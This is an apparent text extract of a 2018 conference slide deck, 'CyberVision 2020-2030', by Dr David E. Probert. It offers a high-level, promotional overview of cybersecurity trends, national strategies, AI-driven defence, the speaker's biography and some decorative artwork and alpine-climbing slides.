
Image: David Shankbone: Occupy Wall Street – Sept 2011

7 Year CyberVision: “The New Toolkit”

- During the last 7 Years **CyberAttacks** targeted:
 - Critical National Infrastructure (CNI): Energy, Banks, Transport, Government, Healthcare, Education...
 - Major Events: Sports, Elections & Culture Festivals...
 - Criminal eCommerce: “The Dark Web” & “Silk Road”!
- The “**New Cyber Toolkit**” provides “Real-Time” Defence against “Zero-Day” & “Insider” Attacks!
- Exponential Increase in Device Connections (IoT) requires **Cyber Defence** through AI/ML “Bots” running 24/7 on ALL Networked System Assets!...

Guide to **CyberSecurity** Event Recovery:**NIST**

NIST Cyber Security Framework



Free Download: <https://doi.org/10.6028/NIST.SP.800-184>



UK CyberSecurity Strategy: 2016 - 2021



HM Government

NATIONAL CYBER SECURITY STRATEGY 2016-2021

Defend – Deter - Develop



5 Year Programme Launched by UK Chancellor Philip Hammond: **Tuesday 1st November 2016**

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Wrap-Up: *CyberSecurity* Landscape

- Convergence of Physical & Cybersecurity Operations
- “Cyber” migrates from IT Dept to Main Board: C-Suite
- Intelligent 24/7 “CyberAttacks” @ Mach 1 Million
- Transition from 20thC Tools (Firewalls & Anti-virus) to “Smart Real-Time” 21stC Tools (AI & Machine Learning)
- Emergence of Enterprise “Internet of Things” - IoT
- Evolution of Smart AI Devices, Economy & Society
- Massive growth in AI/ML “Cyber” Business StartUps!...


Now Design & Implement YOUR Business Plan for 21stC “Cyber”!...

***“Cyber Defence”* against “Alien Invaders”**



CyberVision: 2020 to 2030
YOUR 21stC CyberSecurity ToolKit!

A.I. & Machine Learning
CyberSecurity Tools will
Provide ***“Speed of Light”***
Real-Time Defence against
TOP 10 Threats & Attacks!



“Steam Powered Birds arrive over our Cities! - 1981
Pen & Ink Drawing by **Dr Alexander Rimski-Korsakov**


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

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The Surrealistic Paintings of Dr Alexander Rimsky-Korsakov



Web Link: www.valentina.net/ARK3/ark2.html

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
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* 1822–1871 *



**Rear-Admiral Voin
Rimski-Korsakov**
***Russian Navigator
& Hydrographer***
...Composer's Brother!

Pen & Ink Painting by Dr Alexander Rimski-Korsakov : **“Navigating the Oceans & Hidden Threats”**
 Radium Institute Calendar - **2007** –St Petersburg
38th International East-West Security Conference

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CyberVision 2020-2030 & Beyond!

- "**CyberVisions**" for Business & Government -



CyberVision: 2020 to 2030
YOUR 21stC CyberSecurity ToolKit!



(1) CyberVision: 2030



Intelligent Cyber Surveillance
AI Video Analytics & Biometrics!



(2) Cyber Surveillance



CyberSecurity Strategy for
Critical National Infrastructure!




(3) Critical CyberSecurity

*** 38th International East-West Security Conference: NICE, France-2018 ***

Download **Cyber** Slides: www.valentina.net/NICE2018/

CyberVision 2020-2030 & **Beyond!**...

38th East-West Security Conference: Nice, UK



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38th East-West Security Conference: Nice, UK

Thank-You!

Download Presentation Slides:

www.Valentina.net/NICE2018/

Download Presentation Slides:
www.Valentina.net/NICE2018/



Thank you for your time!

Additional *Cybersecurity* Resources

"Master Class - Smart Theory & Practice"	"Master Class 2012 - Smart Design"	"21stC Armenia - 2012: Smart Economy"	"21stC Armenia - 2012: Smart Security"	"21stC Armenia: Smart Governance"
"Real-Time Armenia" - White Paper	"Real-Time Armenia" - Slides	Awesome Armenia: In Photos	Roadmap for Real-Time Armenia- Report	RoadMap for Real-Time Armenia- Slides
"Real-Time Georgia" - GITI 2008 Slides	"Real-Time Georgia" - GITI 2008 Paper	Gorgeous Georgia: In Photos	21stC Georgia: "CyberVardzia" - Paper	21stC Georgia - "CyberVardzia" - Slides
		ITU/CITEL: Cybersecurity in the Americas	ITU/CITEL: Cybersecurity Skills Building	

Link: www.valentina.net/vaza/CyberDocs

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Professional Profile - *Dr David E. Probert*

- **Computer Integrated Telephony (CIT)** – Established and led British Telecom's £25M EIGER Project during the mid-1980s' to integrate computers with telephone switches (PABX's). This resulted in the successful development and launch of CIT software applications for telesales & telemarketing
- **Blueprint for Business Communities** – Visionary Programme for Digital Equipment Corporation during late-1980's that included the creation of the "knowledge lens" and "community networks". The Blueprint provided the strategic framework for Digital's Value-Added Networks Business
- **European Internet Business Group (EIBG)** – Established and led Digital Equipment Corporation's European Internet Group for 5 years. Projects included support for the national Internet infrastructure for countries across EMEA as well as major enterprise, government & educational Intranet deployments. Dr David Probert was a sponsoring member of the European Board for Academic & Research Networking (EARN/TERENA) for 7 years (1991 → 1998)
- **Supersonic Car (ThrustSSC)** – Worked with Richard Noble OBE, and the Mach One Club to set up and manage the 1st Multi-Media and e-Commerce Web-Site for the World's 1st Supersonic Car – ThrustSSC – for the World Speed Record.
- **Secure Wireless Networking** – Business Director & VP for Madge Networks to establish a portfolio of innovative fully secure wireless Wi-Fi IEEE802.11 networking products with technology partners from both UK and Taiwan.
- **Networked Enterprise Security** - Appointed as the New Products Director (CTO) to the Management Team of the Blick Group plc with overall responsibility for 55 professional engineers & a diverse portfolio of hi-tech security products.
- **Republic of Georgia** – Senior Security Adviser – Appointed by the European Union to investigate and then to make recommendations on *all* aspects of IT security, physical security and BCP/DR relating to the Georgian Parliament, and then by UN/ITU to review Cybersecurity for the Government Ministries.
- **UN/ITU** – Senior Adviser – Development of Cybersecurity Infrastructure, Standards, Policies, & Organisations in countries within both Europe & Americas


Dr David E. Probert is a Fellow of the Royal Statistical Society, IEEE Life Member and 1st Class Honours Maths Degree (Bristol University) & PhD from Cambridge University in Self-Organising Systems (Evolution of Stochastic Automata), and his full professional biography is featured in the Marquis Directory of Who's Who in the World: 2007-2019 Editions.

*Cyber*Vision 2020-2030 & *Beyond*!...

38th East West Security Conference: Nice, France



BACK-UP SLIDES



Security Equipment for *Alpine Ascents*



**** "CyberVision: 2020 to 2030 " ****

- Your 21stC CyberSecurity ToolKit -

Nice, France – 5th/6th Nov 2018

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*** Security Equipment for Alpine Climbing ***

Sunrise on « Barre des Écrins » – 4102metres



Security Equipment includes: **50m Rope, Steel Crampons, Ice-Axe & Screws, Karabiners, Helmet...**

15th Sept 2015: « 7 Alpinistes killed in Avalanche »

38th International East-West Security Conference

**** “CyberVision: 2020 to 2030 ” ****

- Your 21stC CyberSecurity ToolKit -

Nice, France – 5th/6th Nov 2018

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